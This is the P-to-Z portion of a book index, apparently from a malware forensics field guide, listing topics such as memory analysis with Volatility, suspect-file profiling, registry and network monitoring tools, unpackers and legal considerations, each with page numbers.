Post-run data analysis, <u>426–432</u>, <u>426</u>, <u>427</u> active monitoring artifacts, <u>429</u>, <u>429</u>*f* API call analysis, <u>431</u> Byte Frequency view, <u>431</u> CaptureBAT log, <u>428</u>*f* captured file system and registry, <u>428</u>*f*, <u>429</u>*f* captured network traffic analysis, <u>430–431</u> detected Process Injection, <u>432</u>*f* passive monitoring artifacts, <u>427–428</u> physical memory artifacts, <u>432</u> RUMINT, <u>430</u>, <u>431</u>*f* Text Rainfall view, <u>431</u> Visualization schemas, <u>431</u>

PrcView, 372

Pre-execution Preparation: System and Network Monitoring

```
Prefetch files, <u>31</u>, <u>163–164</u>
inspection, <u>31</u>
related to Poison Ivy malware, <u>163</u>f
```

tools for parsing, 163

Preview Disk function, 39, 39f

Private investigation, 206

Privileged information, 217

ProcDump, <u>404</u>, <u>405</u>

Process activity examination, <u>393</u> monitoring, <u>371</u>*f* 

Process environment block (PEB), 118

Process Explorer, <u>393</u>, <u>393</u>*f*, <u>405</u>

Process Hacker, 372

Process Identification (PID), <u>18</u>, <u>100</u>, <u>371</u>

Process information collection, <u>18–22</u> child processes, <u>20–21</u> command-line parameters, <u>20</u> dependencies loaded by running processes, <u>21–22</u> executable program mapping process, <u>19</u> exported DLLs, <u>22</u> file handles, <u>21</u> memory usage, <u>19</u> process memory content capture, <u>22</u> process name and process identification, <u>18–19</u> temporal context, <u>18–19</u> user mapping process, <u>20</u>, *see also* <u>Volatile data collection</u> <u>methodology</u>

Process Injection, detected, <u>432f</u>

Process memory content capture, <u>22</u> trajectory analysis, <u>442–444</u>, <u>443</u>*f* 

Process Monitor, <u>372</u>, <u>373</u>, <u>373</u>f

Process Monitor Format (PML), 373

ProcessActivityView, 372, 373

ProcessAnalyzer, 405

processedump option, 119

Profiling Compiled HTML help files, <u>308</u> decompiling CHM file, <u>310</u>*f* file structure and content examination, <u>309</u> locating suspect scripts, <u>309</u> malice indicators, <u>308</u> metadata discovery, <u>309</u> obfuscated script identification and decoding, <u>310</u>, <u>311</u>*f* 

Profiling Microsoft Office files, <u>295</u>, <u>298–301</u> extracted code examination, <u>305</u> file format, <u>295–298</u> file structure examination, <u>303</u> locating and extracting embedded executables, <u>304</u> locating and extracting shellcode, <u>307</u> malice indicators, <u>298</u> metadata discovery, <u>299</u> OfficeMalScanner, <u>301</u>, <u>301–308</u> vulnerabilities and exploits, <u>298</u>

Profiling suspect PDF files, <u>281–284</u> embedded entities, <u>284</u> file format, <u>282–284</u>, <u>283</u>*f* file structure and contents examination, <u>286</u> GUI tools, <u>292–294</u> javascript extraction, <u>290</u> locating suspect scripts and shellcode, <u>287</u> malice indicators, <u>285</u> metadata discovery, <u>285</u> online resources, <u>295</u> parsing specific object, <u>288</u>*f* shellcode extraction, <u>291</u> suspect object decompression, <u>287</u>, <u>288</u>*f*  Trailer, <u>283</u> XREF, <u>283</u>

Profiling suspicious file, <u>240–243</u> file appearance record, <u>242</u>, <u>242</u>*f* file name acquisition, <u>241–242</u> file size acquisition, <u>242</u> hash values, <u>242–243</u>, <u>243</u> investigative considerations, <u>241</u> system details, <u>240</u>, *see also* File profiling ; <u>Profiling</u> <u>Compiled HTML help files ; Profiling Microsoft Office files</u> ; <u>Profiling suspect PDF files</u>

Protected data, <u>213–218</u> child pornography, <u>216</u> children information, <u>216</u> financial information, <u>214</u> health information, <u>215</u> payment card information, <u>217</u> privileged information, <u>217</u> public company information, <u>216</u> state law protections, <u>217</u> student educational records, <u>216</u>, *see also* <u>Legal</u> <u>considerations</u>

Protected Health Information (PHI), <u>110</u>

Protected storage (pstore), 38

psdiff plug-in, 100

Psloggedon, 15, see also Command line Interface (CLI)

psscan plug-in, <u>99</u>, <u>100</u>f

pstore, see Protected storage (pstore)

R

RAM, see Random access memory (RAM)

Random access memory (RAM), 3

RECon, 383, 384, 384f

#### Registry

activity examination, <u>397</u> contents, <u>34</u> Monitor, <u>372</u> remnants, <u>163</u> remote analysis, <u>35–37</u> Viewer, <u>171f</u>

Registry entries, <u>113–116</u>

HBGary Responder, <u>116</u> hivedump plug-in, <u>116f</u>, <u>117f</u> hivelist plug-in, <u>115f</u> regobjkeys plug-in, <u>115</u>*f*, see also <u>Data structures</u>

Registry monitoring, <u>374</u>, <u>374</u> auto starting artifacts, <u>375</u> Autostart and Process Viewer, <u>375</u> Autostart Explorer, <u>375</u> RegMon, <u>374</u> WhatInStartup, <u>375</u>

RegMon, <u>374f</u>

regobjkeys plug-in, 115f

RegRipper, <u>37</u>, <u>170</u> item extraction, <u>171</u>*f* 

Rehashing, 386

Remote forensics tools, 11

Resource Extract, <u>419</u>, <u>421</u>*f* 

Restore points, <u>171–172</u>

Reusable Unknown Malware Analysis Net, the (TRUMAN), 399

Reversing Labs Tools, 406

#### RUMINT, <u>430</u>, <u>431</u>f

## S

Safe Harbor certification, 224

Safety tip, 238, 364

Sandboxie, 397

Sarbanes-Oxley Act (SOX), 216

Scheduled tasks determination, 27

Scout Sniper, 437

SDK, see Software Development Kit (SDK)

Section table, <u>280–281</u>, <u>280f</u>

Secure Hash Algorithm Version 1.0 (SHA1), 243

Security configuration, <u>30</u> conscious malware, <u>366</u>

Services and drivers identification, <u>23</u>, <u>113</u> installed drivers examination, <u>24–25</u> Volatile data collection methodology

SHA1, see Secure Hash Algorithm Version 1.0 (SHA1)

Shellcode extraction, 291

SIA, see Standard Information Attribute (SIA)

Simple DNS Plus, 388

Simple Mail Transfer Protocol (SMTP), 377

SmartSniff, 376

SMTP, see Simple Mail Transfer Protocol (SMTP)

Sniff\_hit, 376

Software Development Kit (SDK), 272

SOX, see Sarbanes-Oxley Act (SOX)

SpyStudio, <u>422</u>, <u>423</u>, <u>423</u>*f*, <u>424</u>, <u>424</u>*f* 

ssdeep, <u>160</u>, <u>246f</u>, <u>435</u>, <u>435f</u>

SSDeepFE, 244

Standard Information Attribute (SIA), 170

Stateful information, 2, see also Volatile data

Strex, see String Extractor (Strex)

String Extractor (Strex), 258

Strings, 255-257

Student educational records, 216

Subject system detail collection, <u>11–13</u> enabled protocols, <u>13</u> network configuration, <u>12</u> with psinfo, <u>14f</u> system date and time, <u>11–12</u> system environment, <u>13</u> system identifiers, <u>12</u> system uptime, <u>13</u> uptime command, <u>13f</u>, see also <u>Volatile data collection</u> <u>methodology</u>

Sunbelt Sandbox, see GFI Sandbox

Suspect program examination, <u>413-415</u>

Suspicious file, <u>238</u> extraction, <u>39–40</u>, <u>41–42</u>, <u>41</u>*f*  svcscan plug-in, 114f

SysAnalyzer, 368f

System

environment, <u>13</u> files, <u>169</u> identifiers, <u>12</u> resources, <u>21</u>

System monitoring, <u>369–380</u> digital footprints documentation, <u>370</u> monitoring technique implementation, <u>370f</u> passive system monitoring, <u>370</u> on Windows system, <u>369</u>, *see also* <u>Active system</u> <u>monitoring : Network activity monitoring</u>

Т

Target NTUSER.dat selection, 37f

Task Explorer, 405

Taxpayer identification numbers (TINs), 218

TCP, see Transmission Control Protocol (TCP)

TCPView, 378

Text Rainfall view, 431

TextExtract, 258

Textual and binary indicators of likeness, 435-438

ThreatExpert, 401t

TINs, see Taxpayer identification numbers (TINs)

Tiny Watcher, 373

Title III, see Wiretap Act

Trace evidence, 380

Traffic monitoring, 375

Trailer, 283

Transmission Control Protocol (TCP), 16

TrID, <u>249</u>, <u>250</u>f

Triggering events, 414, 424

Trojan horse program, 109

TRUMAN, see Reusable Unknown Malware Analysis Net, the

## (TRUMAN)

# U

UDP, see User Datagram Protocol (UDP)

UnFSG, <u>403</u>

Uniform Resource Locator (URL), 15, 255, 395

Universal Serial Bus (USB), 4, 34

UnMew, <u>403</u>

Unpacker program, <u>403</u> AspackDie, <u>403</u>, <u>404</u> DeShrink, <u>403</u> Ether, <u>406</u> Polyunpack, <u>406</u> Reversing Labs Tools, <u>406</u> UnFSG, <u>403</u> UnMew, <u>403</u>

UnPECompact, 403

uptime command, 13f

UPX, <u>403</u>

URL, see Uniform Resource Locator (URL)

USB, see Universal Serial Bus (USB)

User account and group policy information review, <u>33</u> and logon activities, <u>168-169</u>

User Datagram Protocol (UDP), 391

User mapping process, 20

UserAssist, 170

#### V

VERA, <u>446</u>, <u>446</u>f

Verifying Specimen Functionality and Purpose

ViCheck.ca, 402t

VirScan, 253

Virtual Private Network (VPN), 12

Virtualization, 365

Virus scanners, 400

VirusTotal, 253, 254f

Visual MD5, 244

Visual Sniffer, 376

Visualization, 431, 444-446

VMWare, <u>383</u>, <u>384</u>

Volatile data, <u>2</u> preservation, <u>4–5</u>

Volatile data collection methodology, 2, 4-18active network connections, 15–16 ARP cache, 17 clipboard contents, 27, 28f command history collection, 26DNS queries, 16 GUI-based memory dumping tools, 7local vs. remote collection, 3-4 logged in user identification, 13-17NetBIOS connections, <u>16–17</u> netcat commands, 3fNetstat-ano command, 16, 16f network connections and activity, 15 open files determination, 25

open ports correlation,  $\underline{22-27}$ physical memory acquisition,  $\underline{5}$ ,  $\underline{6}$ process information collection,  $\underline{18-22}$ scheduled tasks determination,  $\underline{27}$ services and drivers identification,  $\underline{23}$ shares identification,  $\underline{26}$ ,  $\underline{26f}$ subject system detail collection,  $\underline{11-13}$ volatile data preservation,  $\underline{4-5}$ ,  $\underline{5}$ , see also Malware incident response

Volatility, <u>121</u>

commands to open ports, 110f csrpslist plug-in, 101, 101f dlllist option, 100f, 107 dynamic link libraries listing, 108f files option in, 110, 110f loaded modules listing, 107fmalfind plug-in, 123f malware concealment technique detection, 122 procexedump option, 119 psdiff plug-in, 100 psscan plug-in, <u>99</u>, <u>100</u>f regobjkeys plug-in, 115f service extraction, 113 svcscan plug-in, <u>114</u> version 1.3, 119, see also Forensic tools, memory VPN, see Virtual Private Network (VPN)

#### W

Web browsing artifacts examination, <u>37–38</u> cookie files examination, <u>38</u> malware artifact discovery and extraction, <u>39</u> protected storage, <u>38</u> suspicious files extraction, <u>39–40</u>, <u>41–42</u>, *see also* <u>Malware incident response</u>

Web browsing history, 167

WhatInStartup, 375

Window spying, 395

Windows, <u>118</u> event logs, <u>166</u> memory forensics tools, <u>98</u>, <u>98–118</u>

Windows file system examination examination, <u>169–170</u> file system data structures, <u>169</u> forensic examination, <u>155</u> forensic reconstruction, <u>173–174</u> functional analysis, <u>173</u> malware discovery and extraction, <u>159–169</u>, <u>174–175</u>, *see*  also iviaiware ; Post-mortem iorensics

Windows forensic analysis, <u>156–159</u>, <u>157</u> investigative considerations, <u>157–159</u>

Windows process memory, <u>118–120</u>, <u>121–125</u> analysis, <u>121–125</u> dumping, <u>118–120</u>, <u>120</u>*f* executable file recovery, <u>118–119</u> extraction, <u>120</u> recovery, <u>119–120</u> running AntiVirus, <u>119</u>, *see also* <u>Memory forensics</u>

Windows Registry Database (WiReD), 163

Windows registry examination, <u>170–172</u> locations, <u>170</u> Registry Viewer, <u>171f</u> restore points, <u>171–172</u> temporal analysis, <u>170</u> UserAssist, <u>170</u>, *see also <u>Malware</u>*; <u>Post-mortem</u> <u>forensics</u>

Windump, 375

WinLister, 395, 396f

WinMD5, 244

WiReD, see Windows Registry Database (WiReD)

Wireshark, 375, 376, 377f

Wiretap Act, 211

Wrappers, see Binders

## Х

XREF, see Cross Reference (XREF)

#### Y

YAB, see Yet Another Binder (YAB)

YARA, <u>435</u>, <u>436</u>*f*, <u>437</u>*f* 

Yet Another Binder (YAB), 272

#### Z

ZeroWine, 398

ZeroWine Tryouts, 398